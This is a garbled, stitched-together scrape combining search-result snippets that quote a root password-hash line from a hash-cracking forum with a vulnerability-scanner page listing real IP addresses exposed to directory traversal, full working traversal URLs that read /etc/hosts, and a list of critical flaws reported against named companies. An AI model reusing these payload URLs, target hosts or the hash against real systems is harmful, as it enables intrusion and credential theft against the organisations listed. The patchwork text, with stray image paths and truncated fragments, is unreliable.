
11 sept. 2020 — #777. [*] Reading file: /etc/passwd
root:$1$KpsHZIoR$f2RQno.**wSWrGkkDM1G4WP1**:0:0:root:/:/bin/sh. A · akurw3s. Active…
Vous avez consulté cette page 2 fois. Dernière visite : 14/05/22

https://forum.antichat.com › page-105 ▾ Traduire cette page

Расшифровка hash. Part3 (WordPress, PhpBB3, DES ...

27 avr. 2015 — Joined: 6 Mar 2018. Messages: 11. Likes Received: 9. Reputations: 0.
root:$1$KpsHZIoR$f2RQno.**wSWrGkkDM1G4WP1**. #2087 AlexDAF, 4 Dec 2018 ...
Vous avez consulté cette page 2 fois. Dernière visite : 14/05/22

Other devices affected with path traversal



Found 13656 results for
```
 +plugin:"TraversalHttpPlugin"
-plugin:"PhpStdinPlugin"
-plugin:"ElasticSearchOpenPlugin"
-plugin:"DotEnvHttpPlugin"
```

Countries

United States	4414
France	1550
Italy	1395
Netherlands	1350
Germany	553
Japan	374
Ireland	343
Australia	307
Brazil	282
Singapore	267

Sources

TraversalHttpPlugin	13656

27.104.0.136

critical

Singapore MobileOne Ltd. Mobile/Internet Service Provider Singapore 2022-05-26 02:19
2022-06-02 21:07
# 04d02d00004d04d04c04d02d04d04d9674c6b4e623ae36cc2d998e99e2262e
ac4d53c4832b2491c591c07df231d2bcf231d2bc8117f206b4436c27bb738a48
https://27.104.0.136/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/hosts

ASN: 4773
2 events in 7 days
Open ports: 443

```
Found host file trough Directory traversal:
127.0.0.1       localhost

# the following lines are desirable for ipv6 capable hosts
::1     ip6-localhost...
```

Found by TraversalHttpPlugin

35.216.233.45

critical

United States Google LLC 2021-10-13 04:01 2022-06-02 20:58
# 29d3fd00029d29d21c42d43d00041d43b5a9775734db2f552266a86e2644e2
ac4d53c4832b2491c591c07df231d2bc1feaf604ab5babc11ee2322c16517016
https://35.216.233.45/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/hosts

ASN: 19527
29 events in 232 days
Open ports: 443,80
Certificate domains:
www.example.com

```
Found host file trough Directory traversal:
127.0.0.1       localhost
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allr...
```


Found by Apache2449TraversalPlugin TraversalHttpPlugin

18.188.206.36

critical

United States Amazon.com, Inc. 2022-06-02 20:47
ac4d53c4832b2491c591c07d014c9c7275fe7ce875fe7ce875fe7ce889d22c7d
http://18.188.206.36:8080/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e

Join the community !!!



Integri Services / Veeam Backup & Replication Remote code execution
closed critical
Reported by BloodyShell

Salutemobile / Exposure of public .env file
closed critical
Reported by T88s3X0HaW

Salute Mobile / Exposure of public .env file
closed critical
Reported by T88s3X0HaW

BMWGroup / Elasticsearch logging cluster exposed
closed critical
Reported by Deleted user

tosket-coin / Sensetive information disclosure
closed high
Reported by Havex

reenergys / Your asset is vulnerable to CVE-2017-9841
closed high
Reported by cristi

swtorrhg / Source leak through exposed git directory
closed medium
Reported by toktha

Probyteconsulting.be / Veeam Backup & Replication Remote code execution
closed critical
Reported by BloodyShell

Megabyte.be / Veeam Backup & Replication Remote code execution
closed critical
Reported by BloodyShell

Bitstop Inc / Veeam Backup & Replication Remote code execution in Bitstop Inc assets
closed critical
Reported by iampritam